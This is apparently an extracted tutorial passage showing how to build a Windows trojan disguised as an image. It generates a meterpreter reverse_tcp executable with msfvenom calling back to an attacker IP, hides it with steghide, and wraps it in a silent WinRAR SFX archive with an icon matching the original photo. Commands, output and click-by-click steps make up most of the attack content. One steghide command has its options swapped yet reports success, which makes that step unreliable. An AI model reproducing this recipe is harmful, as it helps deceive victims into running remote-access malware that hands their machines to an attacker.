
- Payload Generation:** You can create payloads for various platforms, including Windows, Linux, macOS, and Android.
- Encoding:** MSFvenom can encode payloads to help evade detection by antivirus software.
- Multiple Formats:** It supports a wide range of output formats, such as executables, shellcode, scripts, and raw binary files.
- Combination of Tools:** MSFvenom combines the functionality of two older tools: msfpayload and msfencode, making it a versatile and powerful tool for creating payloads.

Basic Syntax

The general syntax for using MSFvenom is:

```
msfvenom -p <payload> LHOST=<local_ip> LPORT=<port> -f <format> -o <output_file>
```

- <payload>:** The specific payload type (e.g., windows/meterpreter/reverse_tcp).
- LHOST:** The local IP address of the attacker's machine.
- LPORT:** The port on which the listener will wait for incoming connections.
- <format>:** The output format (e.g., exe, elf, raw).
- <output_file>:** The name of the output file to be created.



A screenshot of a Kali Linux desktop environment. The terminal window shows the following command and its output:

```
kali@kali: ~/Desktop/msfvenom2
$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
```

The terminal also displays the Metasploit Framework's help menu for the msfvenom command, listing various options and their descriptions.

The previous picture shows that the argument we can use and an example (we will use this one to make our payload) but first we need to know the ip address of the kali linux machine by writing the ifconfiging command


```
(kali㉿kali)-[~/Desktop/msfvenom2]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.220.129 netmask 255.255.255.0 broadcast 192.168.220.255
        inet6 fe80::20c:29ff:feb4:7519 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:b4:75:19 txqueuelen 1000 (Ethernet)
                RX packets 3980582 bytes 5826728378 (5.4 GiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1887452 bytes 129256224 (123.2 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 67091 bytes 18402288 (17.5 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 67091 bytes 18402288 (17.5 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~/Desktop/msfvenom2]
$ /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.220.129 LPORT=4444 -f exe -o payload111.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload111.exe
```

Here we creating our payload by writing the ip address of the kali and the port we will listen to

Now we need to put this payload into a pic so we have chosen that one



This pic is fit to contain the payload because of its size

2-Steghide is a steganography tool used for hiding data within various types of media files, such as images and audio files. It allows users to embed secret information into a cover file without significantly altering the appearance or quality of the file. This makes it a useful tool for covert communication and data protection.

Key Features of Steghide

- **Encryption:** It offers optional encryption of the hidden data using passphrases, enhancing security.
- **Compression:** The tool can compress the data before embedding it, which can help reduce the overall size of the cover file.
- No Modification Detection:** The modifications made to the cover file are typically undetectable to the human eye or ear, making it effective for covertly storing information.

Basic Usage

1. Embedding Data

To hide a file within a cover file, use the following command:

```
steghide embed -cf coverfile.jpg -ef secret.txt
```

-cf: specifies the cover file (e.g., an image).


-ef: specifies the file you want to hide (e.g., a text file).

2. Extracting Data

To retrieve the hidden data from a cover file, use:

```
steghide extract -sf coverfile.jpg
```


-sf specifies the stego file (the modified cover file).




```
(kali㉿kali)-[~/Desktop/msfvenom2]
$ steghide extract -sf payload111.exe -ef o.jpg
Enter passphrase:
Re-Enter passphrase:
embedding "payload111.exe" in "o.jpg" ... done
(kali㉿kali)-[~/Desktop/msfvenom2]
```

Here we embed the payload inside a photo but in order to run it we have to extract it on the target machine.


so a better way to do it is Archiving using windows




Here I transferred my image and payload to the win machine




after selecting the file and image we will click on Add to archive




rename the file and click on Create SFX archive




Click on the Advanced tab






Here we run the payload first then the image



By selecting the hide all in modes we can hide the payload



Then we will put the icon that it looks like the original image

And this can be done by uploading the image to a website called icon-converter

The screenshot shows a Microsoft Edge browser window with the address bar displaying <https://www.icoconverter.com>. The main content area is titled "ICO converter". It contains a brief description: "ICO converter is a simple online .ico image converter. It will take any image and convert it to ICO file, for web site favicon or Windows applications." Below this is a form section with a "Image file" label and a note: "PNG, JPEG, GIF, BMP, etc. must be less than 4 Mb. Square aspect ratio recommended." A "Choose File" button is followed by the text "No file chosen". Another section titled "Sizes" includes the note: "A single ICO file can store multiple resolutions." with a list of checked checkboxes for sizes: 16 pixels, 32 pixels, 48 pixels, 64 pixels, and 128 pixels.

ICO converter

ICO converter is a simple online .ico image converter. It will take any image and convert it to ICO file, for web site favicon or Windows applications.

Image file


PNG, JPEG, GIF, BMP, etc. must be less than 4 Mb. 